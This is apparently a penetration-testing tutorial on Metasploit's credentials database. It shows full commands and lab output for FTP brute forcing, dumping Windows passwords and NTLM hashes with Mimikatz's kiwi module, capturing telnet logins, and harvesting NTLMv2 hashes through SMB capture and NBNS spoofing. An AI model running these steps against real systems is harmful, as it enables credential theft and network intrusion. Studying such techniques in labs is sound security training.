Metasploit for Pentester: Creds

July 30, 2021 By Raj Chandel


This is in continuation with the Metasploit for Pentester series of articles that we are presenting. More specifically we learned about the Workspaces and the Metasploit Database service in this article: **Metasploit for Pentester: Database & Workspace**. In this article, we will be discussing another database inside the Workspace that can be used by Penetration Testers: Creds.

Table of Content

Recap and DB Initialization

Without repeating but having a small recap of the facts that we learned in the Workspace article that, Metasploit has a Postgres SQL database at its disposal inside which Penetration Testers can create Workspace for their usage. This Workspace has some sub-sections such as the hosts and vulns that hold the various hosts enumerated by the users with the help of the db_nmap and Metasploit auxiliaries. Among those databases, we have another type of database that is called creds. Before beginning, with its functionalities, let's initiate the database with the help of the following command.

```
msfdb init
```




```
┌──(root💀kali)-[~]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
```

Introduction

After initializing, just by running the creds command, we can see the table that will hold the data enumerated by the user. It contains the following columns: hosts for holding the primary key i.e., IP Addresses of the targeted hosts, the origin will store the location where we were able to grab the creds from, service will feature the particular service running on the hosts that made it possible to the extraction of the creds, public and private are just the holders for the public variable which in most cases is the username and private as you might have guessed it the password. We have some other columns that we will get into later. However, we have a column by the name of JtR Format. It will contain the format that can be used with John the Ripper tool to decode.

```
creds
```




```
msf6 > creds
Credentials
===========

host  origin  service  public  private  realm  private_type  JtR Format
----  ------  -------  ------  -------  -----  ------------  ----------

msf6 >
```

Extracting Creds: Bruteforce

We discussed in the Introduction section that the creds table will populate with the correct credentials that we enumerate using the auxiliaries from Metasploit. To demonstrate the collection of creds from Bruteforce, we will be targeting the FTP service running on a server. We used the ftp_login exploit to attempt to Bruteforce the credentials. We provided the host with the User File with the possible usernames, pass a file with possible passwords. After running through, the list of usernames and passwords, the exploit was able to grab the correct credentials as username privs and password 123. After successful extraction of the credentials, we ran the creds command and we can observe that the creds table has its very first entry as demonstrated in the image below

```
use auxiliary/scanner/ftp/ftp_login
set rhosts 192.168.1.40
set user_file /root/users.txt
set pass_file /root/pass.txt
set verbose false
set stop_on_success true
exploit
```

```
creds
```




```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file /root/users.txt
user_file => /root/users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /root/pass.txt
pass_file => /root/pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/ftp/ftp_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.1.40:21       - 192.168.1.40:21 - Starting FTP login sweep
[+] 192.168.1.40:21       - 192.168.1.40:21 - Login Successful: privs:123
[*] 192.168.1.40:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > back
msf6 > creds
Credentials
===========

host          origin        service       public  private  realm  private_type  JtR Format
----          ------        -------       ------  -------  -----  ------------  ----------
192.168.1.40  192.168.1.40  21/tcp (ftp)  privs   123             Password
```

Extracting Creds: Mimikatz


We are not going to use the Mimikatz directly on our target but we will be using the Meterpreter external extension called kiwi. To use Mimikatz, we will be initially compromising a Windows Machine and gain a meterpreter session on it. After gaining the meterpreter, we will load the kiwi module and run the creds_all command to gain all the possible credentials. Passwords, hashes from the compromised machine. We can see that we can enumerate the NTLM hashes and some clear text passwords with the help of the kiwi module.

```
load kiwi
creds_all
```



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain           LM                                NTLM
--------  ------           --                                ----
raj       WIN-MJJVRJ2ONH7  ccf9155e3e7db453aad3b435b51404ee  3dbde697d71690a769204beb12283678

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
WIN-MJJVRJ2ONH7$  WORKGROUP        (null)
raj               WIN-MJJVRJ2ONH7  123

tspkg credentials
=================

Username  Domain           Password
--------  ------           --------
raj       WIN-MJJVRJ2ONH7  123

kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
raj               WIN-MJJVRJ2ONH7  123
win-mjjvrj2onh7$  WORKGROUP        (null)
```

Let's run the creds command again to see if the recently enumerated creds are populated inside the table. We can observe that we have the clear text password and the NTLM hashes added into the creds table. We can see that the host that we extracted the NTLM hash is the Windows Machine running with the IP Address of 192.168.1.21 and the FTP service was running on the machine with the IP Address 1922.168.1.40




```
msf6 > creds
Credentials
===========

host          origin        service        public  private
----          ------        -------        ------  -------
192.168.1.21  192.168.1.21  445/tcp (smb)  raj     123
192.168.1.21  192.168.1.21  445/tcp (smb)  raj     aad3b435b51404eeaad3b435b51404ee:ccf9155e3e7db453aad3b435b51404ee
192.168.1.40  192.168.1.40  21/tcp (ftp)   privs   123
```

Extracting Creds: Telnet

Moving on from the FTP service and the NTLM hashes, it's time to extract some telnet credentials with the help of another Metasploit auxiliary called capture/telnet. We are targeting the machine with the IP Address of 192.168.1.3 and we can see that the captured credentials are ignited/123. As always running the creds command can confirm that the creds table is successfully populated with the Telnet credentials.

```
use auxiliary/server/capture/telnet
set srvhost 192.168.1.9
exploit
creds
```




```
msf6 > use auxiliary/server/capture/telnet
msf6 auxiliary(server/capture/telnet) > set srvhost 192.168.1.9
srvhost ⇒ 192.168.1.9
msf6 auxiliary(server/capture/telnet) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/capture/telnet) >
[*] Started service listener on 192.168.1.9:23
[*] Server started.
[+] TELNET LOGIN 192.168.1.3:64106 ignite / 123
Interrupt: use the 'exit' command to quit
msf6 auxiliary(server/capture/telnet) > back
msf6 > creds
Credentials
═══════════

host          origin        service          public  private
────          ──────        ───────          ──────  ───────
192.168.1.3   192.168.1.3   23/tcp (telnet)  ignite  123
192.168.1.21  192.168.1.21  445/tcp (smb)    raj     123
192.168.1.21  192.168.1.21  445/tcp (smb)    raj     aad3b435b51404eeaad3b435b51404ee:
192.168.1.40  192.168.1.40  21/tcp (ftp)     privs   123
```

Extracting Creds: SMB


Next, we will be targeting the Windows Machine with the SMB capture and generate the response to capture the NTLM hashes. We will be using the auxiliary/server/capture/smb and auxiliary/spoof/nbns/nbns_response exploits to get the NTLM hashes. We provided the host for serving the capture and the path to the john password file to be saved. Also, we provided the spoof IP Address and we have the NTLM hashes as shown in the image below.

```
use auxiliary/server/capture/smb
set srvhost 192.168.1.9
set johnpwfile /root/Desktop
exploit
use auxiliary/spoof/nbns/nbns_response
set spoofip 192.168.1.9
set interface eth0
exploit
```



```
msf6 > use auxiliary/server/capture/smb
msf6 auxiliary(server/capture/smb) > set srvhost 192.168.1.9
srvhost ⇒ 192.168.1.9
msf6 auxiliary(server/capture/smb) > set johnpwfile /root/Desktop/
johnpwfile ⇒ /root/Desktop/
msf6 auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/capture/smb) >
[*] Started service listener on 192.168.1.9:445
[*] Server started.

msf6 auxiliary(server/capture/smb) > use auxiliary/spoof/nbns/nbns_response
msf6 auxiliary(spoof/nbns/nbns_response) > set spoofip 192.168.1.9
spoofip ⇒ 192.168.1.9
msf6 auxiliary(spoof/nbns/nbns_response) > set interface eth0
interface ⇒ eth0
msf6 auxiliary(spoof/nbns/nbns_response) > exploit
[*] Auxiliary module running as background job 1.
msf6 auxiliary(spoof/nbns/nbns_response) >
[*] NBNS Spoofer started. Listening for NBNS requests with REGEX ".*" ...
[*] SMB Captured - 2021-07-05 15:33:46 -0400
NTLMv2 Response Captured from 192.168.1.16:49177 - 192.168.1.16
USER:pavan DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:c3979b7b49050a555c05dda899fd9b09
NT_CLIENT_CHALLENGE:0101000000000000a559eeabd471d701c2ed22736a6d81a70000000002000
[*] SMB Captured - 2021-07-05 15:33:46 -0400
NTLMv2 Response Captured from 192.168.1.16:49177 - 192.168.1.16
USER:pavan DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:9379973c11bde6d77e3ecfff2a246de6
NT_CLIENT_CHALLENGE:0101000000000000ad116acd471d701a713a5fa5ff1c35e0000000002000
[*] SMB Captured - 2021-07-05 15:33:46 -0400
NTLMv2 Response Captured from 192.168.1.16:49177 - 192.168.1.16
USER:pavan DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:dded0c9e161ce93ebacf9a90e37d4fb0
NT_CLIENT_CHALLENGE:0101000000000000ca931bacd471d701d9beb078ac93e8cd0000000002000
[*] SMB Captured - 2021-07-05 15:33:47 -0400
```

Since we were successful in capturing the NTLM hashes from the target machine, these will automatically populate the creds table. We can check these entries by running the creds command as shown in the image below.

